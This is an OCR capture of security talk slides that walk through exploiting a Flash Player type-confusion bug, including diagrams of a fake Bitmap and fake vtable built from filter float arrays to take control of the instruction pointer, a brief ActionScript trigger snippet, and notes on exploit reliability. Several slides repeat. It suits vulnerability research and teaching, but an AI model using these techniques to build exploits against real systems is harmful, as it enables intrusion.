

Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap bits, defined in ActionScript, points to vtable
f.matrix = [vtl, vth]
float[0]
float[1]
...
Fake vtable
f.matrix = [0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

Moving IP




Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap bits, defined in ActionScript, points to vtable
f.matrix = [vtl, vth]
float[0]
float[1]
...
Fake vtable
f.matrix = [0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

Moving IP




Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap bits, defined in ActionScript, points to vtable
f.matrix = [vtl, vth]
float[0]
float[1]
...
Fake vtable
f.matrix = [0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...
= var fbtlow
= var fbthigh

Moving IP



Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap, defined in AS
f.matrix = [..., fbtlow, fbthigh, ...]
float[0]
float[1]
...
(at correct offset)
Fake Bitmap bits
float[0]
float[1]
...
Fake vtable
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

Moving IP



Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap, defined in AS
f.matrix = [..., fbtlow, fbthigh, ...]
float[0]
float[1]
...
(at correct offset)
Fake Bitmap bits
float[0]
float[1]
...
Fake vtable
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

Moving IP


Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake Bitmap, defined in AS
f.matrix =
[..., fbtlow,
fbthigh, ...]
float[0]
float[1]
...
(at correct offset)
Fake Bitmap bits
float[0]
float[1]
...
Fake vtable
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...
= var fblo
= var fbhi

Almost there


Bevel Filter
<super>
int hcolor
int scolor
float blurX
float blurY
int passes
...

Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...


Almost there

	Bevel Filter	DisplacementMapFilter
	<super>	<super>
var fblo	int hcolor	BitmapData* bitmap
var fbhi	int scolor	
	float blurX	int p_x
	float blurY	int p_y
	int passes	<internal>
	...	...

Almost there




Almost there




```
var b = dmfilter.mapImage;
b.setPixel32(0, 0, 5);
```

What's in the fake vtable?



Sources of Reliability

- High quality bug
  - Object members line up
  - Object members are mutable
- Type confused objects are lightly used
  - Bypass by running filters on 0x0 MovieClip

Sources of (Un)Reliability


- Float conversion
  - 99.9 % of the time, it works every time
- GC
  - Never let go …
  - Can’t survive Player destruction without code fixups

Can it reach 100% reliable?

- Use a different buffer
  - Floats are the problem, but not every buffer uses them
  - Have a pointer to the player
- Use different COP gadgets
  - They can’t all have pointers that are SNANs
- Find an integer overwrite


Demo

Case study #2: Flash shader bad write




Google

Case study #2: Flash shader bad write



